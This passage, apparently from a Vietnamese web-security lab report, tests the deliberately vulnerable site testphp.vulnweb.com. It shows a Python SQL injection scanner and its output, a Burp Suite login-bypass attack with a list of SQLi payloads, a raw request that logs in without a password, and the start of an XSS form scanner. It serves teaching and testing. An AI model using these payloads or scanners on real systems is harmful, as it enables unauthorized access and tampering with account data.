                res = s.post(url, data=data)
            elif form_details["method"] == "get":
                res = s.get(url, params=data)
            # test whether the resulting page is vulnerable
            if is_vulnerable(res):
                print("[+] SQL Injection vulnerability detected, link:", url)
                print("[+] Form:")
                pprint(form_details)
                break
```

- Hàm `scan_sql_injection` kiểm tra lỗ hổng SQL Injection trên 1 URL cụ thể
- Đầu vào: 1 địa chỉ URL
- Trước tiên, nó kiểm tra SQLi trực tiếp trên URL bằng cách thêm ký tự dấu nháy đơn hoặc dấu nháy kép vào URL và thực hiện 1 yêu cầu HTTP
- Nếu phát hiện lỗ hổng thì sẽ in ra thông báo và kết thúc hàm
- Nếu không tìm thấy lỗ hổng ở bước này, hàm sẽ tiếp tục kiểm tra các HTML Form bằng cách gửi dữ liệu giả mạo để kiểm tra xem trang web có bị SQLi không


Bước 7: Xây dựng hàm main của chương trình

```
105 if __name__ == "__main__":
106     url = "http://testphp.vulnweb.com/artists.php?artist=1"
107     """file = open("/home/kali/Desktop/SQLi Input", "r")
108     while True:
109         url = file.readline()
110         if url == '':
111             break
112
113     file.close()"""
114     scan_sql_injection(url)
```

```
105 if __name__ == "__main__":
106     #url = "http://testphp.vulnweb.com/artists.php?artist=1"
107     file = open("/home/kali/Desktop/SQLi Input", "r")
108     while True:
109         url = file.readline()
110         if url == '':
111             break
112
113     file.close()
114     #scan_sql_injection(url)
```

- Hàm main của chương trình: Ảnh trên (kiểm tra 1 URL cụ thể) và Ảnh dưới (kiểm tra 1 số URL bằng cách đọc File)
- 1 địa chỉ được gán cho biến "url"
- Hàm "`scan_sql_injection`": kiểm tra lỗ hổng SQLi với địa chỉ URL được truyền vào
- Dòng 107 – 113: Kiểm tra URL bằng cách đọc File

Bước 8: Kiểm thử các lệnh truy vấn



Hình 16: Các câu lệnh truy vấn


Bước 9: Giải thích kết quả

```
[!] Trying http://testphp.vulnweb.com/listproducts.php?cat=1
"
you have an error in your sql syntax;
[+] SQL Injection vulnerability detected, link: http://testphp.vulnweb.com/listproducts.php?cat=1
"
[+] Detected 1 forms on http://testphp.vulnweb.com/listproducts.php?cat=1
.
[!] Trying http://testphp.vulnweb.com/listproducts.php?cat=2
"
you have an error in your sql syntax;
[+] SQL Injection vulnerability detected, link: http://testphp.vulnweb.com/listproducts.php?cat=2
"
[+] Detected 1 forms on http://testphp.vulnweb.com/listproducts.php?cat=2
.
[!] Trying http://testphp.vulnweb.com/artists.php?artist=1
"
warning: mysql
[+] SQL Injection vulnerability detected, link: http://testphp.vulnweb.com/artists.php?artist=1
"
[+] Detected 1 forms on http://testphp.vulnweb.com/artists.php?artist=1
.
[!] Trying http://testphp.vulnweb.com/artists.php?artist=2
"
warning: mysql
[+] SQL Injection vulnerability detected, link: http://testphp.vulnweb.com/artists.php?artist=2
"
[+] Detected 1 forms on http://testphp.vulnweb.com/artists.php?artist=2
.
[!] Trying http://testphp.vulnweb.com/login.php
"
[!] Trying http://testphp.vulnweb.com/login.php
'
[+] Detected 0 forms on http://testphp.vulnweb.com/login.php
.
[!] Trying http://testphp.vulnweb.com/guestbook.php
"
[!] Trying http://testphp.vulnweb.com/guestbook.php
'
[+] Detected 0 forms on http://testphp.vulnweb.com/guestbook.php
```


Hình 17: Kết quả sau khi kiểm thử

Giải thích về kết quả trong phần đóng khung:

- Dòng 1: Gửi HTTP Request với URL mới (sau khi thêm dấu “)
- Thông báo: Thể hiện loại DBMS sử dụng (Trong VD là MySQL)
- Dòng 2: Tìm thấy 1 HTML Form đối với địa chỉ URL cũ
- Các HTML Form của URL cũ không có lỗi SQLi nên không có thông báo sau phía sau




Hình 18: Địa chỉ URL sau khi thêm dấu nháy kép




Hình 19: Thông báo lỗi cú pháp

Thông báo lỗi cho biết rằng có một vấn đề với cú pháp của câu lệnh SQL trên máy chủ MySQL, và nó cũng cảnh báo về một lỗi trong mã PHP tại dòng 74 của tệp /hj/var/www/listproducts.php.



Hình 20: Địa chỉ URL khác sau khi thêm dấu nháy kép



Hình 21: Cảnh báo ở máy khách

Cảnh báo về một lỗi trong mã PHP tại dòng 62 của tệp /hj/var/www/artists.php.


Vị trí của tệp /hj/var/www/artists.php hay /hj/var/www/listproducts.php phụ thuộc vào cấu hình cụ thể của máy chủ web. Tuy nhiên, nó thường được tìm thấy trong thư mục /var/www/html hoặc thư mục gốc của trang web.

3.2.2. Thực hiện trên công cụ kiểm thử Burp Suite để đăng nhập trái phép (Không cần mật khẩu)

Đối tượng thí nghiệm:

Hình 22: Giao diện đăng nhập của trang web

Bước 1: Bật ứng dụng Burp Suite




Hình 23: Phần quản lý Proxy của Burp Suite

Bước 2: Đăng nhập thử (Username và Password tuỳ ý)

Chẳng hạn, nhập Username và Password đều là abcd


Username: abcd

Password: abcd




Hình 24: Đăng nhập tài khoản

Bước 3: Dùng Burp Suite để bắt HTTP Request



Hình 25: Burp Suite bắt thành công Request

Bước 4: Bôi đen phần Username và Password




Hình 26: Bôi đen phần Username và Password

```
1 '-'
2 ' '
3 '&'
4 '^'
5 '*'
6 ' or ''-'
7 ' or '' '
8 ' or ''&'
9 ' or ''^'
10 ' or ''*'
11 "-"
12 " "
13 "&"
14 "^"
15 "*"
16 " or ""-"
17 " or "" "
18 " or ""&"
19 " or ""^"
20 " or ""*"
```


```
21 or true--
22 " or true--
23 ' or true--
24 ") or true--
25 ') or true--
26 ' or 'x'='x
27 ') or ('x')=('x
28 ')) or (('x'))=(('x
29 " or "x"="x
30 ") or ("x")=("x
31 ")) or (("x"))=(("x
32 or 1=1
33 or 1=1--
34 or 1=1#
35 or 1=1/*
36 admin' --
37 admin' #
38 admin'/*
39 admin' or '1'='1
```

Hình 27: File SQLi Payload gồm các payload sẽ thay thế cho phần được bôi đen trước đó



Hình 28: Tải các Payload lên Burp Suite và cài đặt Rule

Bước 5: Tiến hành tấn công



Hình 29: Bắt đầu tấn công

Quá trình thực hiện tấn công:

Results Positions Payloads Resource pool Settings

Filter: Showing all items


Request	Position	Payload	Status code	Response rec
41	1	admin' or '1'='1'#	200	201
43	1	admin'or 1=1 or ''='	200	196
46	1	admin' or 1=1#	200	184
0	0		302	191
1	1	'-'	302	193
2	1	' '	302	192
3	1	'&'	302	188
4	1	'^'	302	189
5	1	'*'	302	191
6	1	' or ''-'	302	190
7	1	' or ' '	302	190
8	1	' or ''&'	302	191
9	1	' or ''^'	302	190
10	1	' or ''*'	302	203
11	1	"-"	302	192
12	1	" "	302	187
13	1	"&"	302	198

Hình 30: Các mã trạng thái: 200 biểu diễn đăng nhập thành công

Request

Pretty Raw Hex

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 48
9 Origin: http://testphp.vulnweb.com
.0 Connection: close
.1 Referer: http://testphp.vulnweb.com/login.php
.2 Cookie: login=test%2Ftest
.3 Upgrade-Insecure-Requests: 1
.4
.5 uname=admin%27or+1%3D1+or+%27%27%3D%27&pass=abcd
```




Hình 31: Thông tin của máy khách yêu cầu cho máy chủ và phản hồi máy chủ trả về cho máy khách. Mã trạng thái 200 - OK


Bước 6: Dùng 1 trong những Payload có mã trạng thái 200 để thử đăng nhập

Username: admin'or 1=1 or "='


Password: abcd (Password của lần đăng nhập thử)



Hình 32: Đăng nhập tài khoản



Hình 33: Đăng nhập thành công




Hình 34: Thay đổi dữ liệu của tài khoản

Kết luận: Trang web có lỗ hổng SQL Injection nghiêm trọng

3.3. Kiểm thử XSS trang web http://testphp.vulnweb.com

3.3.1. Thực hiện trên Python



Hình 35: Trang web cần kiểm thử http://testphp.vulnweb.com

Bước 1: Thêm các thư viện vào code Python

```
import requests
from pprint import pprint
from bs4 import BeautifulSoup as bs
from urllib.parse import urljoin
```

Bước 2: Triển khai các thuật toán

```
def get_all_forms(url):
    """Given a `url`, it returns all forms from the HTML content"""
    soup = bs(requests.get(url).content, "html.parser")
    return soup.find_all("form")

```

Hàm "get_all_forms": sử dụng thư viện BeautifulSoup để phân tích cú pháp nội dung HTML và tìm kiếm các thẻ "Form"

- Đầu vào: 1 địa chỉ URL
- Đầu ra: Trả về các HTML Forms của địa chỉ URL đó

Bước 3: Xây dựng hàm trích xuất thông tin từ HTML Form

```python
def get_form_details(form):
    """
    This function extracts all possible useful information about an HTML `form`
    """
    details = {}
    # get the form action (target url)
    action = form.attrs.get("action", "").lower()
    # get the form method (POST, GET, etc.)
    method = form.attrs.get("method", "get").lower()
    # get all the input details such as type and name
    inputs = []
    for input_tag in form.find_all("input"):
        input_type = input_tag.attrs.get("type", "text")
        input_name = input_tag.attrs.get("name")
        inputs.append({"type": input_type, "name": input_name})
    # put everything to the resulting dictionary
    details["action"] = action
    details["method"] = method
    details["inputs"] = inputs
    return details
```

Hàm "get_form_detail" có:

- Đầu vào: 1 HTML Form
- Đầu ra: trả về 1 từ điển có thông tin của Form
- Action: URL mà Form gửi dữ liệu
- Method: Phương thức HTTP sử dụng
- Inputs: Danh sách thông tin về các trường nhập trong Form

